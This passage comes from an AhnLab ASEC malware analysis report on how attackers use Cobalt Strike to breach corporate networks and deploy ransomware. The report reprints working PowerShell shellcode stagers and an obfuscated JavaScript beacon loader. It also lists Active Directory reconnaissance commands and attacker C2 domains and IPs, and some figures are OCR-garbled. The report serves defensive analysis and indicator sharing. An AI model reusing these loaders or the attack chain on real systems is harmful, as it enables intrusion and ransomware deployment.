yMjc+DLvN7c3BYNEBcNEhQbDRETECMjIyMj')

    for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
    }

    $var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((
    func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr
    ], [UInt32], [UInt32], [UInt32]) ([IntPtr])))
    $var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
    [System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.
    length)

    $var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer
    ($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
    $var_runme.Invoke([IntPtr]::Zero)
}
```

Figure 9. Partial of the Decoded PowerShell Script

The detected shellcode is a 64-bit shellcode that uses the wininet api to access the attacker's URL and download a beacon that acts as a backdoor. The downloaded beacon is not created as a file but instead is loaded into the memory and executed via the Reflective DLL Injection technique.

(3) Case of Company D

For this case, the stageless form was distributed, meaning that the sample contained a Beacon within. The sample used a custom packer made with Go (programming language) and was made in the CPL (*.cpl) format. The CPL file is the settings property file that expresses the applets of the control panel and shows similarity to a DLL file. As such, it is loaded and executed by executedll32.exe when executed. See Table 1 for the actual argument that is executed.

C:\Windows\system32\executedll32.exe" Shell32.dll,Control_ExecuteDLL "%ALLUSERSPROFILE%\Control\c07df469-85e3-430c-81c3-757d59e3454b\security_certificate.cpl "

Table 1. Executed Argument

As shown in Table 1, the CPL file is executed through the executedll32.exe process. Afterward, the major main functions are called via 'CPlApplet' of the CPL file's export function. The malicious main code inspects the OS version to check if the system is 'Windows 10 (10.0).' If it is, the code deletes all of the hookings from a particular DLL. To bypass the user-mode hooking, the malware uses the method of reading the DLL file present in the path shown in Figure 10 as a file form and only overwriting that DLL's code section (.text section) existing in the memory.

```
lea     rax, aLgiyjzxltf8hdp+2591h ; "C:\\Windows\\System32\\kernel32.dllCert"
mov     [rsp+28h+var_28], rax
mov     [rsp+28h+var_20], 20h ; ' '
call    main_HookBypass_DLL
lea     rax, aLgiyjzxltf8hdp+2EF6h ; "C:\\Windows\\System32\\kernelbase.dllOt"
mov     [rsp+28h+var_28], rax
mov     [rsp+28h+var_20], 22h ; '"'
call    main_HookBypass_DLL
lea     rax, aLgiyjzxltf8hdp+174Dh ; "C:\\Windows\\System32\\ntdll.dllCentral"
mov     [rsp+28h+var_28], rax
mov     [rsp+28h+var_20], 1Dh
call    main_HookBypass_DLL
```

Figure 10. DLL with their Hookings Deleted (kerenl32.dll, kernelbase.dll, and ntdll.dll)

(4) Case of University E

The malware discovered in university E used 'PEzor,' the open-source packer, and ultimately ran a specific shellcode. One noticeable feature of the PEzor packer is that it supports an Artifact Kit, as shown in Figure 11. An Artifact Kit is a build module that helps Cobalt Strike bypass anti-malware products. When using the Artifact Kit of 'PEzor,' the executable is built in a format different from previous executables (EXE and DLL). It can use features of 'PEzor,' such as user-land hook bypass.

Figure 11. Introduction to PEzor's Artifact Kit

Like in company D, the malware for this case used 62.171.141[.]54 as the C&C server. However, a difference is that for company D, the stageless form that decodes and executes the pre-existing, encoded beacon was used. At the same time, for university E, the malware was distributed in the stager form that downloads the beacon after connecting to the C&C server.

(5) Case of Company F

In this case, it was found that the PowerShell process was attempting to execute a malicious script (%temp%\tmp5O91.ps1) existing in a certain folder to download a beacon. The case is similar to that of company C, but as we can see from Figure 12, the script skips the Base64 decoding process, goes through the XOR (0x35) operation, and loads the shellcode to the memory.

```
If ([IntPtr]::size -eq 8) {
    [Byte[]]$var_code = [Byte[]](223,107,160,199,211,203,235,35,35,35,98,114,98,115,113,114,117,107,18,
    241,70,107,168,113,67,107,168,113,59,107,168,113,3,107,168,81,115,107,44,148,105,105,110,18,234,107
                                        ...(중략)
    99,35,35,35,98,153,123,135,112,198,220,246,107,176,112,112,107,170,196,107,170,210,107,170,249,98,
    155,35,3,35,35,106,170,218,98,153,49,181,170,193,220,246,107,160,231,3,166,227,87,149,69,168,36,107
    ,34,224,166,227,86,244,123,123,123,107,38,35,35,35,35,115,224,203,92,222,220,220,83,74,79,76,87,87,
    81,86,80,87,78,70,13,87,76,83,35,49,23,117,91)

    for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
    }

    $var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((
    func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [
    UInt32], [UInt32]) ([IntPtr])))
    $var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
    [System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

    $var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (
    func_get_delegate_type @([IntPtr]) ([Void])))
    $var_runme.Invoke([IntPtr]::Zero)
}
```

Figure 12. Malicious Script (tmp5O91.ps1) that Downloads Beacon

The executed shellcode is a stager that downloads the beacon from the C&C server (pilottrustme[.]top, 54.238.214[.]219). However, as the connection is currently unavailable, the team cannot check the latest information about the beacon.

3.3. Lateral Movement Stage

(1) Case of Company G

For company G, the PowerShell command used in the lateral movement was found along with an HTTPS beacon. The command is an HTTPS stager, downloading the HTTPS beacon and running it in the memory. It appears that the beacon is used to communicate with the external network. Inside the beacon existed many PowerShell commands for the lateral movement. These, as shown in Figure 13, are the basic psexec_psh commands supported by Cobalt Strike. The attacker likely used the command to propagate the beacon to the inner part after stealing accounts through the HTTPS beacon. For internal PCs that become the target of propagation, the PowerShell command is executed. Inside the PowerShell process, the shellcode with the feature of downloading and running the SMB beacon through a named pipe is executed.

```
[Byte[]]$var_code = [System.Convert]::FromBase64String(
'38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsD
IvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+E
uNJY0sjMyMjS9zcJCNJI0t7h3DG3PZzyosjIyN5EupycksjkycjSyOTJyNJIkklSSBxS2ZT/Pfc9nOoNwdJI3FLC0xewdz2pu
NXTUkjSSNJI6rFoOUnqsGg4SuoXwcvSSN1SSdxdEuOvXyY3PaodwczSSN1SyMDIyNxdEuOvXyY3Pam41c3qG8HJ6gnByLrqic
HqHcHMyLhyPSoXwcvdEvj2f7f3PZ0S+W1pHHc9qgnB6hvBysa4lckS9OWgXXc9txHBzPLcNzc3H9/DX9TSlNGf1BXQldWUHxF
FBsUIzEXdVs=')

for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((
func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32],
[UInt32], [UInt32]) ([IntPtr])))
[UInt32], [UInt32]) ([IntPtr]))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)
```

Figure 13. Cobalt Strike's psexec_psh Command

(2) Case of Company H

The files that company H received are obfuscated JS files, as shown in Figure 14. When they are executed, they decode the SMB beacon encoded in the script and execute it in the memory. Unlike the case of company G examined earlier, instead of using Cobalt Strike's basic command, files of various formats, such as a JS file were used when propagating to the inner part to bypass detection.

```
__0x364518D0("p",__0x4B8F0147[734]):var vfaPm9r6NxPWt=v6441BfDyt4bd+(__0x6F957A68[vdaTlm4mRo31z
]+vngEPJJKF0AZj[__0x6216173D])[__0x364518D0("aJUtCgk",__0x4B8F0147[741])]();continue;}break;}if(
vdBq0IE9XIwDI!=__0x364518D0("F6",__0x4B8F0147[503])){var __0x5F8D7FC5=__0x364518D0("nTlkqf",
__0x4B8F0147[753])[__0x364518D0("PmcHALfMI",__0x4B8F0147[754])](__0x364518D0("Df",__0x4B8F0147[
755])),v9ketB0QWk0il=0;while(!![]){switch(__0x5F8D7FC5[v9ketB0QWk0il++]){case __0x364518D0("R",
__0x4B8F0147[51]):vuIWOxW6oth35=1;continue;case __0x364518D0("JMqZSt",__0x4B8F0147[787]):break;
continue;case __0x364518D0("aJ8P",__0x4B8F0147[794]):eval(vdBq0IE9XIwDI);continue;}break;}}}if(
vuIWOxW6oth35==1){break;}}
```

Figure 14. Beacon Loader in Obfuscated JS format

04. Ransomware Cases Exploiting Cobalt Strike

Since Cobalt Strike is an incredibly useful tool to penetrate a company's infrastructure, APT groups utilize it in various ways to attack businesses. It is also important to note that recently, it is being used widely in various ransomware and info-leaker attacks. As shown in the case of BlueCrab the attacker likely planned to perform ransomware attacks after compromising a company's infrastructure through Cobalt Strike. Also, in the case of Hancitor cases, it is internationally known that the attacker installs Cuba ransomware via Cobalt Strike.

As we can see, there have been many cases of attackers installing ransomware in companies' internal infrastructures through Cobalt Strike. The actual case for each ransomware is as follows.

4.1. Case of CLOP Ransomware

The TA505 group has been launching CLOP ransomware attacks since 2019, and it is one of the most notable attacks against Korean companies. The group attacked corporate users via spam emails and utilized the RAT malware named FlawedAmmyy to send commands from the infected PC. As shown in Figure 15, the company FlawedAmmyy attacked was later also attacked by CLOP ransomware after a certain time has passed. However, how the attacker compromised the internal network and installed CLOP ransomware remains a mystery.



Figure 15. Overview of TA505 Group's Attack

Fortunately, an additional analysis did reveal that the SdbBot malware created by FlawedAmmyy resided in the infected PC and performed activities after receiving commands from the attacker. Additionally, a trace of Cobalt Strike being used to propagate the malware to the internal network was discovered during an investigation of a related security breach incident. In short, the attacker installed RAT and backdoor on the infected PC through spam mails. Through Cobalt Strike, the attacker propagated the malware to the internal network, ultimately compromised the Active Directory environment, and installed CLOP ransomware on the company's internal network. Figure 16 shows the Cobalt Strike stager PowerShell script used in the lateral movement.

Figure 16. Cobalt Strike Stager PowerShell Script Used in Lateral Movement

4.2. Case of Conti Ransomware

IcedID, also called Bokbot, is a banking malware distributed as malicious Microsoft Office attachments of spam mails. The attachments install the IcedID loader, which only has the download feature. It can install additional modules with features of processing commands, stealing bank account information, and proxy. Such a process is similar to that of Emotet. It is recently operating as the MaaS (Malware-as-a-Service) model that installs other types of malware instead of additional banking modules.

Among malware installed through IcedID, there is Conti ransomware. After the initial IcedID infection, Cobalt Strike beacon is installed. It then goes through the stages of information collection and lateral movement stages to ultimately distribute ransomware

to the company's internal infrastructure. At the initial compromise stage, the attacker used commands shown in Table 2 to obtain the information of the current network domain for internal reconnaissance. The attacker must have used normal utility files to avoid getting detected by security solutions.

- ipconfig /all: Command for checking network adapter information
- systeminfo: Command for checking system information
- whoami /groups: Command for checking group that the current user belongs to
- net config workstation: Command for checking work group information
- nltest /domain_trusts /all_trusts: Command for listing information of trusted domains (AD environment)
- net view /all /domain: Command for listing information of all domains and networks connected with network
- net group \ "Domain Admins\" /domain: Perform work on domain group "Domain Admins"
- net group \ "Enterprise admins\" /domain: Perform work on domain group "Enterprise admins"
- dsquery subnet -limit 0: Command for listing subnets connected to directory

Table 2. Commands Used for Internal Reconnaissance

After the internal reconnaissance stage, the attacker installed a beacon in the domain controller server through the privilege escalation provided by Cobalt Strike. The attacker ultimately distributed and executed Conti ransomware in systems within the domain environment connected through a beacon through the lateral movement stage.



Figure 17. Distributing Conti Ransomware by Exploiting Cobalt Strike Beacon

Figure 17 shows the stage of Conti ransomware distribution utilizing the Cobalt Strike beacon, which is the 'objective complete' stage shown in Figure 2.

4.3. Case of DarkSide Ransomware

DarkSide ransomware recently drew worldwide attention by attacking a U.S. pipeline company to demand cryptocurrency worth tens of million dollars. The company was first infected by Zloader malware. Afterward, DarkSide ransomware was installed in the internal infrastructure through Cobalt Strike. Like IcedID, Zloader is a banking malware. It is usually distributed as spam mail attachments. As shown in Figure 18, the Excel 4.0 Macro malware is mainly used in distribution.



Figure 18. Execution of Excel 4.0 Macro Malware (Distributing Zloader)

Zloader is a modular malware just like Emotet and IcedID. The first program that is installed is also a downloader. It employs the DGA technique to communicate with the C&C server and then installs additional modules with banking and account credentials stealing features and keylogging features. As for the case of DarkSide, Zloader also installed Cobalt

Strike to compromise the infrastructure, and ultimately install ransomware.

4.4. Case of Ryuk Ransomware

The case of Ryuk ransomware is another instance of a Korean company being infected with malware. In March 2021, it was discovered that more than 100 PCs installed in one Korean company were infected by certain ransomware. The ransomware that infected the PCs is Ryuk. At the time of analysis, it was assumed that Cobalt Strike had already compromised the AD server. The attacker used three tools to propagate the ransomware to the internal network: PsExec, Bitsadmin, and WMI. These tools are normally used for management purposes, but they were exploited to spread Ryuk. Analysis of the batch command file deployed in the tools revealed that the attacker had already obtained the Administrator account information and attempted to propagate the malware using the information. Figure 19 shows how the Ryuk ransomware is distributed via the PsExec command as a flow chart.



Figure 19. Flow of Ryuk Ransomware Distribution through PsExec Command

Across the globe in 2021, various attackers are indiscriminately attacking global organizations and companies, including government agencies, medical facilities, and energy companies. Cobalt Strike was used in all recent infection cases, and one infection case in 2020 was noticeable. It only took 2-3 hours for the attacker to proceed from the internal reconnaissance stage to the propagation stage and spread Ryuk ransomware.



Figure 20. Global Malware Distribution Cases (BazarBackdoor, Cobalt Strike, and Ryuk Ransomware)

As for Ryuk ransomware that is being discovered, phishing emails are its initial distribution path. As shown in Figure 20, BazarLoader and BazarBackdoor are initially installed through a malicious document file. The backdoor then installs Cobalt Strike to perform the internal reconnaissance and lateral movement. When the malware completely compromises the internal infrastructure, it installs Ryuk ransomware on the captured systems. Figure 21 shows a part of BazarBackdoor's company domain name information collection API (NetWkstaGetInfo).

```
// v224 = "&domain="
pBuf = 0i64;
DllAddr = Fn_LoadLibrary_Check_DLL();
// WKSTA_INFO_100 (100)
if ( !fn_NetWkstaGetInfo(DllAddr + 9, 0i64, 100i64, &pBuf) )
{
  pBuf_len = lstrlenW(pBuf->wki100_langroup);
  // WideCharToMultiByte
  if ( !fn_ToMultiByte_0(pBuf->wki100_langroup, pBuf_len, &name_data, &MaxCount) )
  {
    DllAddr_ = Fn_LoadLibrary_Check_DLL();
    fn_NetApiBufferFree(DllAddr_ + 9, pBuf);
    goto LABEL_56;
  }
  v229 = v222 + MaxCount;
  v230 = GetProcessHeap();
  v231 = HeapReAlloc(v230, 0, v105, v229);
  v105 = v231;
  if ( !v231 )
  {
    v232 = GetProcessHeap();
    HeapFree(v232, 0, name_data);
    v233 = Fn_LoadLibrary_Check_DLL();
    fn_NetApiBufferFree(v233 + 9, pBuf);
```

Figure 21. BazarBackdoor's Company Domain Name Information Collection API (NetWkstaGetInfo)

5. Conclusion

AhnLab products are equipped with process memory-based detection methods, and behavior-based detection features that can detect and block the beacon backdoor, the core module of Cobalt Strike used from the initial invasion stage to the final internal propagation stage.

As the Cobalt Strike attack tool mainly targets companies' AD internal networks. Thus, security managers should pay extra attention to the AD server security to prevent breach incidents. Because the attacker mainly uses normal Windows features, such as PsExec, WinRM, and RDP, to assist with management tasks, security managers should continuously monitor Administrator accounts and disable unnecessary ports. Also, software and security products should be updated to their latest versions.

6. IOC

File

Hancitor

- Word Document File: 693df6e9f5dc0cd3ed4c6ede503ce8bc
- Hancitor DLL: 5122d19bed77851f85775793e34bff09
- FickerStealer: 77be0dd6570301acac3634801676b5d7

Company A

- python36.exe: 622cd25e79dc350ec614530699e84d55
- msvcp140_3.dll: 8baa568281d8971de0e25720e956a89f
- System.Runtime.Local.dll: 38a15672fa8cc5a94b08e4304e7add5b
- System.PrintServices.tlb: 717b4597e0615d728dd82f236e8aef7d
- sch.bat: b37f4043612b68ffba6752402b689c64

Company B

- Loader: e46d58b7339ecb79257ccdd35e9aa837
- dewm.dll: 531adf8a40b386c027a3024e4c6c7c5a

Company C

- 0a3b4f.css: 3b42d9dbd4d898be83daf9d333f4c6d9

Company D

- security_certificate.cpl: 17701d82c332d6ccdb03d4a0e9068478

University E

- msvcruntime.exe: f990c4df6a580794cb6fd1d4fafe64b8

Company F

- tmp5O91.ps1: d782dd504419ef0699d65cfa8c673700

Company G

- PowerShell Command: a272d9c9d9037a68fbb811f8ee4171f2

Company H

- JavaScript Loader: e277845059c6cce8e7763a8314604e81, c2da086384230cc7b1b2352
94b18a803

Download and C&C Server

Hancitor Case and Hancitor C&C

- hxxp://sumbahas[.]com/8/forum.php
- hxxp://staciterst[.]ru/8/forum.php
- hxxp://semareake[.]ru/8/forum.php

Hancitor Case and FickerStealer C&C

- hxxp://sweyblidian[.]com

Hancitor Case and Cobalt Strike C&C

- hxxp://kuragnda2[.]ru/2804.bin
- hxxp://kuragnda2[.]ru/2804s.bin
- hxxp://45.170.245[.]190/qbU4
- hxxp://45.170.245[.]190/dO1x
- hxxp://45.170.245[.]190/visit.js
- hxxp://45.170.245[.]190/activity

Company A

- hxxps://azure.microsofts.workers[.]dev/jquery-2.2.2.4.min.js
- hxxps://www.battllestategames[.]com/jquery-3.3.1.min.js

Company B

- ns1.365filtering[.]com/pixel
- ns3.365filtering[.]com/activity
- ns4.365filtering[.]com/cx
- ns1a.365filtering[.]com/cm
- ns2a.365filtering[.]com/ptj
- ns4a.365filtering[.]com/activity

Company C

- 5.34.178[.]203

Company D / University E

- 62.171.141[.]54 (hxxps://oxoo[.]cc)

Company F

- 54.238.214[.]219 (hxxps://pilottrustme[.]top)

ASEC Report Vol.103

Contributors	**ASEC Researchers**	Publisher	**AhnLab, Inc.**
Editor	**Content Creatives Team**	Website	**www.ahnlab.com**
Design	**Content Creatives Team**	Email	**global.info@ahnlab.com**